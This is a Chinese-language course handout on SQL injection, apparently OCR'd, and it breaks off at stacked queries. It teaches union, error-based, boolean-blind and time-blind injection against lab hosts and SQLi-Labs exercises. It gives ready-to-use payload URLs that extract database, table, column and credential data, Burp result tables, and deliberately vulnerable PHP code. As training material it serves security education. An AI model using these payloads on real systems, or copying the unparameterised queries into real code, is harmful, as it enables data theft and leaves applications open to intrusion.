SQL注入

0 声明

1.本课程涉及的所有信息安全攻击技术等内容均作为教育和学习之用，不得用于其他用途，否 则后果自付。

2.本课程中所涉及的所有软件工具均来自互联网，本着互联网的共享精神可以提供给学员，但 仅限于教育和学习之用，不得用于其他用途。

1 中华人民共和国网络安全法（2017 年 6 月 1 日施行）

第十二条

任何个人和组织使用网络应当遵守宪法法律，遵守公共秩序，尊重社会公德，不得危害网 络安全，不得利用网络从事危害国家安全、荣誉和利益，煽动颠覆国家政权、推翻社会主 义制度，煽动分裂国家、破坏国家统一，宣扬恐怖主义、极端主义，宣扬民族仇恨、民族 歧视，传播暴力、淫秽色情信息，编造、传播虚假信息扰 乱经济秩序和社会秩序，以及侵 害他人名誉、隐私、知识产权和其他合法权益等活动。

第四十四条

任何个人和组织不得窃取或者以其他非法方式获取个人信息，不得非法出售或者非法向他 人提供个人信息。

2 中华人民共和国刑法（节选）

第二百八十五条

【非法侵入计算机信息系 统罪】 违反国家规定，侵入国家事务、国防建设、尖端科学技 术领域的计算机信息系统的， 处三年以下有期徒刑或者拘役。

第二百八十六条

【破坏计算机信息系统罪】 违反国家规定，对计算机信息系统功能进行删除、修改、增加、 干扰，造成计算机信息 系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役; 后果特别严重的，处五年以上有期徒刑。


2 SQL-LABS

学习SQL注入平台

基础知识

- **WEB服务器-静态网页**
  - html或者htm，是一种静态的页面格式，不需要服务器解析其中的脚本，由浏览器解析。
    - 不依赖数据库
    - 灵活性差，制作、更新、维护麻烦
    - 交互性差，在功能方面有较大的限制
    - 安全，不存在sql注入漏洞
- **WEB服务器-动态网页**
  - PHP,ASP等，由相应的脚本引擎来解释执行，根据指令生成静态网页。
    - 依赖数据库
    - 灵活性好，维护方便

    - 交互性好，功能强大
    - 存在安全风险，可能存在sql注入漏洞
- 动态网站工作流程



- **SQL注入常见的攻击手段：**
    1. 判断应用程序是否存在注入漏洞
    2. 收集信息、并判断数据库类型
    3. 根据注入参数类型，重构SQL语句的原貌
    4. 猜解表名、字段名
    5. 获取账户信息、攻击web或者下一步攻击做准备
- **SQL注入的危害**
    - 数据库信息泄露
    - 网页篡改：通过操作数据库对特定网页进行篡改，嵌入网马链接，进行挂马攻击。
    - 数据库被恶意操作：数据库服务器被攻击，数据库的系统管理员帐户被更改。
    - 服务器被远程控制：黑客可以修改或控制操作系统。
    - 种植木马：瘫痪全系统。

SQL注入-SQL注入原理

1. **sql 注入原理**

SQL 注入就是指 web 应用程序对用户输入的数据合法性没有过滤或者是判断，前端传入的参数 是攻击者可以控制，并且参数带入数据库的查询，攻击者可以通过构造恶意的 sql 语句来实现 对数据库的任意操作。

举例说明：

$id=$_GET['id']

$sql=SELECT * FROM users WHERE id=$id LIMIT 0,1

2. **SQL 注入漏洞产生的条件**

   A:参数用户可控：前端传入的参数内容由用户控制

   B:参数带入数据库的查询：传入的参数拼接到 SQL 语句，并且带入数据库的查询

3. 数据库演示操作

Mysql与SQL注入相关的知识


1. **information_schema**

a) 在 MySQL5.0 版本后，MySQL 默认在数据库中存放一个**“information_schema”**的 数据库，在该库中，我们需要记住三个表名，分别是 **schemata，tables，columns。**

b) **Schemata** 表存储的是该用户创建的所有数据库的库名，需要记住该表中记录数据 **库名**的字段名为 **schema_name。**

c) **Tables** 表存储该用户创建的所有数据库的库名和表名，要记住该表中记录数据库 **库名和表名**的字段分别是 **table_schema** 和 **table_name**.

d) **Columns** 表存储该用户创建的所有数据库的**库名、表名、字段名**，要记住该表中 记录数据库库名、表名、字段名为 **table_schema、table_name、columns_name。**



- limit用法
  - limit的使用格式是limit m,n，其中m指的是记录开始的位置，**从m=0开始，表示第一条记录；n是指取几条记录。**
- 常用函数：
  - version()：当前mysql版本
  - database()：当前网站使用的数据库
  - user()：当前mysql的用户
- 注释：
  - #
  - --空格 或者--+ （空格可以使用+代替 （url 编码%23 表示注释））

- /**/

1. 联合查询注入思路

union联合、合并：将多条查询语句的结合并成一个结果，union注入攻击位一种手工测试

数据库操作演示：

```
select * from users where `id`=1 union select * from users where `id`=2;

select * from users where `id`=1 union select 1,database(),3,version(),5,6;
```

1. 判断是否存在注入点，从而判断是什么类型的注入（整形，字符型）。
   - http://192.168.43.61/web/sql/union.php?id=1
   - 1' 异常
   - 1 and 1=1 返回结果和 id=1 一样
   - 1 and 1=2 异常

   从而一定存在sql注入，整型注入
2. order by 1-99 语句查询该数据表的字段数量。
   - http://192.168.43.61/web/sql/union.php?id=1 order by 7 报错
   - 从而判读字段数为：6
3. 利用获得的列数使用联合查询，union select 与前面的字段数一样，找到数据呈现的位置
   - http://192.168.43.61/web/sql/union.php?id=-1%20union%20select%201,2,3,4,5,6
   - 可以判断出输出字段为2和4
4. 根据显示内容确定查询语句的位置，利用information_schema依次进行查询 schemata，
   - 查看数据库，和用户：http://192.168.43.61/web/sql/union.php?id=-1 union select 1,database(),3,user(),5,6
     - 可以看到数据库名为：test 当前用户为root 数据库版本：5.5.53 数据库路径为：E:\phpStudy\PHPTutorial\MySQL\data\
   - 爆表名：http://192.168.43.61/web/sql/union.php?id=-1 union select 1,(select table_name from information_schema.columns where table_schema='test' limit 0,1),3,4,5,6
     - 第一个表名为：person 第二个表名为：users 第三个表为：xss
   - 爆字段名：http://192.168.43.61/web/sql/union.php?id=-1 union select 1,(select column_name from information_schema.columns where table_schema='test' and table_name='users' limit 0,1),3,4,5,6
     - 字段依次为：id role username password email ...
   - 爆数据：http://192.168.43.61/web/sql/union.php?id=-1 union select 1,(select username from users limit 0,1),3,4,5,6
     - 用户名为：zhangsan lisi test
     - 密码：ahangsandemima lisidemima 4a25153f6508dfa2e3d872ed2b686ac5
5. union 注入代码分析

```php
<?php
$con=mysqli_connect("localhost","root","root","test");
// 检测连接
if (mysqli_connect_errno())
{
    echo "连接失败: " . mysqli_connect_error();
}
```

```php
$id = $_GET['id'];

$result = mysqli_query($con,"select * from users where `id`=".$id);

while($row = mysqli_fetch_array($result))
{
    echo $row['username'] . " " . $row['address'];
    echo "<br>";
}
?>
```

3. 练习

- Less-1 GET - Error based - Single quotes - String(基于错误的 GET 单引号字符型注入)
- Less-2 GET - Error based - Intiger based (基于错误的 GET 整型注入)

2. 报错注入

1. 报错注入介绍

• 在 MYSQL 中使用一些指定的函数来制造报错，后台没有屏蔽数据库报错信息，在语法发生错误时会输出在前端，从而从报错信息中获取设定的信息。select/insert/update/delete 都可以使用报错来获取信息。

• 常用的爆错函数 updatexml()，extractvalue()，floor() ,exp()

• 基于函数报错的信息获取(select/insert/update/delete)

• updatexml()函数是 MYSQL 对 XML 文档数据进行查询和修改的 XPATH 函数;

• extractvalue()函数也是 MYSQL 对 XML 文档数据进行查询的 XPATH 函数;

mysql 5.1.5版本中添加了对XML文档进行修改的连个函数：extractvalue、updatexml

名称	描述
extractvalue()	使用XPath表示法从XML字符串中提取值
updateXML()	返回替换的XML片段


2.1extractvalue函数

extractvalue (XML_document, XPath_string);


extractvalue()接受两个字符串参数，一个XML标记片段xml_frag和一个XPath表达式xpath_expr(也称为 定位器)；它返回CDATA第一个文本节点的text()，该节点是XPath表达式的元素的子元素。

第一个参数可以传入目标xml文档，第二个参数是用Xpath路径法表示的查找路径

例如：`SELECT ExtractValue('<a><b></b></a>', '/a/b');`就是寻找前一段xml文档中内容a节点下的b节点，这里如果XPath格式语法书写错误，就会报错。这里就是利用这个特性来获得我们想要知道的内容。



利用concat函数将想要获得的数据库内容拼接到第二个参数中，报错式作为内容输出。



2.2攻击演示

1. 语法：

   payload1：`updatexml(1,concat(0x7e,(select database()),0x7e),1)`

   payload2：`extractvalue(1,concat(0x7e,(select database)))`

   payload3：`select concat(*),(concat(floor(rand(0)*2),(select version())))x from user group by x;`

2. 攻击实战：

   updatexml()函数格式：

   ```
   1. UPDATEXML (XML_document, XPath_string, new_value);
   ```

   第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc

   第二个参数：XPath_string (Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。

   第三个参数：new_value，String格式，替换查找到的符合条件的数据

   updatexml()函数讲解： https://www.cnblogs.com/sallyzhang/p/12054596.html

案例：sqli-5：

```
http://172.168.70.226/sqli/Less-5/?id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),1)--+
```

案例：

地址：http://192.168.43.61/web/sql/error.php?username=a

1. 注入点探测：http://192.168.43.61/web/sql/error.php?username=a'
    - 页面出现报错信息，字符型
2. 利用updatexml()获取库名：
    - http://192.168.43.61/web/sql/error.php?username=a' and updatexml(1,concat(0x7e,(select database()),0x7e),1)--+
    - 可以看出数据库名为：test
3. 利用updatexml()函数获取表名：(group_concat()函数，可能显示不完全，不建议使用)
    - http://192.168.43.61/web/sql/error.php?username=a' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='test'),0x7e),1)--+
    - 可以看出有三个表:`XPATH syntax error: '~person,users,xss~'`
4. 利用updatexml()函数获取字段名：
    - http://192.168.43.61/web/sql/error.php?username=a' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='test' and table_name='users'),0x7e),1)--+
    - 可以看出users表的字段为：`XPATH syntax error: '~id,username,password,address,em'`
5. 利用updatexml()函数获取数据：
    - http://192.168.43.61/web/sql/error.php?username=a' and updatexml(1,concat(0x7e,(select group_concat(username) from test.users),0x7e),1)--+
    - 用户名为：`XPATH syntax error: '~zhangsan,lisi,test,,~'`
    - 密码为：`XPATH syntax error: '~ahangsandemima,lisidemima,4a251'`(显示不完全)
    - test的密码为：`4a25153f6508dfa2e3d872ed2b686ac` MD5解密后可得到密码

- 注入攻击代码分析：

```php
<?php
$con=mysqli_connect("localhost","root","root","test");
// 检测连接
if (mysqli_connect_errno())
{
echo "连接失败: " . mysqli_connect_error();
}
$username = $_GET['username'];
$sql = "select * from users where 'username'='$username'";
if($result = mysqli_query($con,$sql)){
echo "ok";
}else{
echo mysqli_error($con);
}
?>
```

在报错注入页面中，程序后去GET参数username后，将username拼接到SQL语句中，然后到数据库查询。如果执行成功，则输出ok；如果出错，则通过echo mysqli_error($con)将错误信息输出到页面。

输入username=a' 时，SQL语句为select * from users where 'username' = 'a''。执行时因为多了一个单引号而报错。利用这种错误回显，我们可以通过floor()，updatexml()等函数将要查询的内容输出到页面上。

练习：

Less-6

Less -11 POST - Error Based - Single quotes- String (基于错误的 POST 型单引号字符型注入)

提示：

1、 输入 admin admin 登陆，抓包，发送到 repeater 模块

2、在 repeater 中通过修改 post 的参数进行注入

3、方法一 extractvalue 测试 payload uname=admin' and 1=1 --+ &passwd=admin&submit=Submit //能登陆 uname=admin' and 1=2 --+ &passwd=admin&submit=Submit //不能登陆

4、说明注入生效，存在报错型注入，接下来又是重复性工作，上 extractvalue()

爆库 payload

uname=admin' and extractvalue(1,concat(0x7e,(select database()))) --+

爆表 payload

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+

只能查询到前几个表，后面加上 not in ()就可以查到其他表了，如：

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database() and table_name not in ('emails')))) --+

这里我们发现没有更多的表了，而 users 表应该是存放用户信息的，所以我们进入下一步。

爆列名 payload

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users'))) --+

使用同样方法，可以查询到其他列名，直到遍历出所有列名，我们找到 password 和 uername，开始爆值。

爆值 payload

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users)))--+

同样使用 not in 可以查询其他值：

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users where username not in ('Dumb','I-kill-you'))))--+

- **updatexml函数**
- **floor()函数**

3. Boolen盲注及代码分析

ASCII表：

ASCII 字符代码表 一

高四位 / 低四位		ASCII非打印控制字符										ASCII 打印字符													
		0000					0001					0010		0011		0100		0101		0110		0111			
		0					1					2		3		4		5		6		7			
		+进制	字符	ctrl	代码	字符解释	+进制	字符	ctrl	代码	字符解释	+进制	字符	+进制	字符	+进制	字符	+进制	字符	+进制	字符	+进制	字符	ctrl
0000	0	0	BLANK NULL	^@	NUL	空	16	▶	^P	DLE	数据链路转意	32		48	0	64	@	80	P	96	`	112	p		
0001	1	1	☺	^A	SOH	头标开始	17	◀	^Q	DC1	设备控制 1	33	!	49	1	65	A	81	Q	97	a	113	q		
0010	2	2	☻	^B	STX	正文开始	18	↕	^R	DC2	设备控制 2	34	"	50	2	66	B	82	R	98	b	114	r		
0011	3	3	♥	^C	ETX	正文结束	19	!!	^S	DC3	设备控制 3	35	#	51	3	67	C	83	S	99	c	115	s		
0100	4	4	◆	^D	EOT	传输结束	20	¶	^T	DC4	设备控制 4	36	$	52	4	68	D	84	T	100	d	116	t		
0101	5	5	♣	^E	ENQ	查询	21	§	^U	NAK	反确认	37	%	53	5	69	E	85	U	101	e	117	u		
0110	6	6	♠	^F	ACK	确认	22	■	^V	SYN	同步空闲	38	&	54	6	70	F	86	V	102	f	118	v		
0111	7	7	•	^G	BEL	震铃	23	↨	^W	ETB	传输块结束	39	'	55	7	71	G	87	W	103	g	119	w		
1000	8	8	◘	^H	BS	退格	24	↑	^X	CAN	取消	40	(	56	8	72	H	88	X	104	h	120	x		
1001	9	9	○	^I	TAB	水平制表符	25	↓	^Y	EM	媒体结束	41	)	57	9	73	I	89	Y	105	i	121	y		
1010	A	10	◙	^J	LF	换行/新行	26	→	^Z	SUB	替换	42	*	58	:	74	J	90	Z	106	j	122	z		
1011	B	11	♂	^K	VT	竖直制表符	27	←	^[	ESC	转意	43	+	59	;	75	K	91	[	107	k	123	{		
1100	C	12	♀	^L	FF	换页/新页	28	∟	^\	FS	文件分隔符	44	,	60	<	76	L	92	\	108	l	124	|		
1101	D	13	♪	^M	CR	回车	29	↔	^]	GS	组分隔符	45	-	61	=	77	M	93	]	109	m	125	}		
1110	E	14	♫	^N	SO	移出	30	▲	^6	RS	记录分隔符	46	.	62	>	78	N	94	^	110	n	126	~		
1111	F	15	☼	^O	SI	移入	31	▼	^-	US	单元分隔符	47	/	63	?	79	O	95	_	111	o	127	⌂	Back space	

注：表中的ASCII字符可以用:ALT + "小键盘上的数字键" 输入

1. Boolean注入

有些情况下，开发人员屏蔽了报错信息，导致攻击者无法通过报错信息进行注入的判断。这 种情况下的注入，称为盲注。 盲注根据展现方式，**分为 boolean 型盲注和时间型盲注。**

Boolean 是基于真假的判断（true or false）；不管输入什么，结果都只返回真或假两种 情况； 通过 and 1=1 和 and 1=2 可以发现注入点。

Boolean 型盲注的关键在于通过表达式结果与已知值进行比对，根据比对结果 判断正确与 否。

2. Boolean型盲注的判断方式

   - **通过长度判断 length():length(database())>=x**
   - **通过字符判断 substr():substr(database(),1,1) ='s'**
   - **通过 ascII 码判断:ascii():ascii(substr(database(),1,1)) =x**

3. 注入漏洞判断

   1. id=1' 报错
   2. id=1 and 1=1 结果和 id=1 一样
   3. id=1 and 1=2 结果异常

4. Boolean注入攻击

Boolean 注入是指构造 SQL 判断语句，通过查看页面的返回结果来推测哪些 SQL 判断条件 是成立的，以此来获取数据库中的数据。

3.1攻击演示

- **链接：http://192.168.43.61/web/sql/boolean.php?id=1**
- id=1' and 1=1 --+ 返回yes
- id=1' and 1=2 --+ 返回no
- 判断是字符型注入
- **判断数据库名的长度**：
  - http://192.168.43.61/web/sql/boolean.php?id=1' and length(database())>=4 --+

        - 判断数据库长度为4
- **Burp判断数据库名**
    - http://192.168.43.61/web/sql/boolean.php?id=1' and ascii(substr(database(),1,1))=1 --+
    - 用Burp判断数据库名：116 101 115 116
    - 对照ascii表判断数据库名为：test
- **爆破数据库的表名**
    - http://192.168.43.61/web/sql/boolean.php?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema='test' limit 0,1),1,1))=1 --+
    - 第一张表：112 101 114 115 111 110 表名为：person
    - 第二张表：117 115 101 114 115 表名为：users
    - 第三张表：120 115 115 表名为：XSS
- **爆字段名**
    - http://192.168.43.61/web/sql/boolean.php?id=1%27%20and%20ascii(substr((select%20column_name%20from%20information_schema.columns%20where%20table_schema='test' and table_name=%27users%27%20limit%200,1),1,1))=1%20--+
    - 第一个字段：105 100 字段名：id
    - 第二个字段：117 115 101 114 110 97 109 101 字段名为：username
    - 第三个字段：password
- **获取数据**
    - http://192.168.43.61/web/sql/boolean.php?id=1%27%20and%20ascii(substr((select username from users limit 0,1),1,1))=1%20--+
    - 用户名：zhangsan lisi test
    - 密码：ahangsandemima lisidemima 4a25153f6508dfa2e3d872ed2b686ac5

请求	Payload1	Payload2	状态	错误	超时	长	评论
980	10	97	200			205	
1005	5	100	200			205	
1016	6	101	200			205	
1052	2	105	200			205	
1054	4	105	200			205	
1058	8	105	200			205	
1081	1	108	200			205	
1097	7	109	200			205	
1099	9	109	200			205	
1153	3	115	200			205	

不能判断密码只有10位，需要在判断一下密码数在进行爆破：

- http://192.168.43.61/web/sql/boolean.php?id=1%27%20and%20length((select password from users limit 0,1))>=14%20--+
- 判断出第一个密码为：14位

5. **boolean注入代码分析**

```
<?php
$con=mysqli_connect("localhost","root","root","test");
// 检测连接
if (mysqli_connect_errno())
{
    echo "连接失败: " . mysqli_connect_error();
}

$id = $_GET['id'];

$sql = "select * from users where id='$id'";

$result = mysqli_query($con,$sql);
```

```php
$row = mysqli_fetch_array($result);

if ($row) {
    exit("yes");
}else{
    exit("no");
}


?>
```

在 boolean 注入页面中程序先获取 GET 参数 ID，然后将参数 ID 拼接到 SQL 语句，从数据库中查询，如果 有结果，则返回 yes，否则返回 no。当访问该页面时，代码根据数据库查询结果返回 yes 或 no， 而不返回数据库中的任何数据，所以页面上只会显示 yes 或 no

6. **练习（DVWA）**

Less-8 GET- Blind - Boolian Based -Single Quotes（布尔型单引号GET盲注）

4. 时间盲注

1. 时间盲注

   代码存在sql注入漏洞，然而页面**既不会回显数据，也不会回显错误信息**，语句执行后也不提示真假，我们不能通过页面的内容来判断。这里我们就可以通过构造语句，通过**页面响应的时长**，来判断信息，这就是时间盲注。

2. 时间盲注的攻击原理

   利用**sleep()或benchmark()**等函数让mysql执行时间变长经常与if(expr1,expr2,expr3)语句结合使用，通过页面的响应时间来判断条件是否正确。if(expr1,expr2,expr3)含义是如果expr1是trup，则返回expr2，否则返回expr3.

3. 时间盲注的特点


   1. 通过时间回显的延迟作为判断**payload=1' and sleep(5) --+** 有延迟则考虑时间盲注。
   2. 利用sleep()或benchmark()函数演唱mysql的执行时间。
   3. 与if()搭配使用。

4. 时间盲注常用函数：

   - left(m,n) 从左向右截取字符串m返回前n位
   - substr(m,1,1) 取字符串m的左边第一位器，1字长的字符串
   - ascii(m) 返回字符串m的ASCII码
   - if(str1,str2,str3) 如果str1正确就执行str2，否则执行str3
   - sleep(m) 使程序暂停m秒
   - length(m) 返回字符串m的长度
   - count(column_name) 返回指定列的值的数目

4.1 时间盲注攻击实战：

1. 链接：http://192.168.43.61/web/sql/time.php?id=1
2. 判断是否存在时间盲注：http://192.168.43.61/web/sql/time.php?id=1%20and%20sleep(5)
   - 页面延时：5s，存在时间盲注



3. 判断数据库长度：

- http://192.168.43.61/web/sql/time.php?id=1 and if(length(database())>=4,sleep(5),1)
- 判断数据库长度为4

4. 用Burp爆数据库名：
   - http://192.168.43.61/web/sql/time.php?id=1 and if(ascii(substr(database(),1,1))=116,sleep(5),1)
   - 可以看出库名为：test

请求	Payload1	Payload2	状态	接收响...	错误	超时	长	评论
1038	3	115	200	6085			242	
1048	4	116	200	6081			242	
911	2	101	200	6078			242	
1045	1	116	200	6041			242	
9	9	0	200	6007			242	
5	5	0	200	6005			242	
7	7	0	200	6005			242	
0			200	6004			242	

5. 爆表名：
   - http://192.168.43.61/web/sql/time.php?id=1 and if(ascii(substr((select table_name from information_schema.tables where table_schema='test' limit 0,1),1,1))=116,sleep(5),1)
   - 可以看出表依次为：person users xss
6. 爆字段名：
   - http://192.168.43.61/web/sql/time.php?id=1 and if(ascii(substr((select column_name from information_schema.columns where table_schema='test' and table_name='users' limit 0,1),1,1))=116,sleep(5),1)
   - 可以看出字段名依次为：id username password
7. 爆数据：
   - http://192.168.43.61/web/sql/time.php?id=1 and if(ascii(substr((select username from users limit 0,1),1,1))=116,sleep(5),1)
   - 用户名：zhangsan lisi test
   - 密码：ahangsandemima lisidemima 4a25153f6508dfa2e3d872ed2b686ac5
8. 时间盲注代码分析

```
}

$id = $_GET['id'];


$sql = "select * from users where id=$id";


$result = mysqli_query($con,$sql);

$row = mysqli_fetch_array($result);

if ($row) {
    exit("<htm><body>hello world!!!</body></html>");
}else{
    exit("<htm><body>hello world!!!</body></html>");
}


?>
```

在时间注入页面中，程序获取GET参数ID，然后将参数ID拼接到SQL语句中。从数据库中查询SQL语句，不过是正确还是错误都返回相同的数据。

9. **练习：**
    1. **less9 --基于时间的get单引号盲注**
    2. **less10 --基于时间的双引号盲注**

5. 堆叠查询注入攻击

从名词的含义就可以看到应该是一堆sql语句（多条）一起执行。而在真实的运用中也是这样，我们知道在mysql中，主要是命令行中，每一条语句结尾加 " ; " 表示语句结束。这样我们就想到了是不是可以多条语句一起使用。这就是堆叠查询。

在sql中，分号(;)是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个 sql 语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而 union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别 就在于 union 或者 union all 执行的语句类型是有限的，可以用来执行查询语句，而堆叠 注入可以执行的是任意的语句。

1. 使用条件：

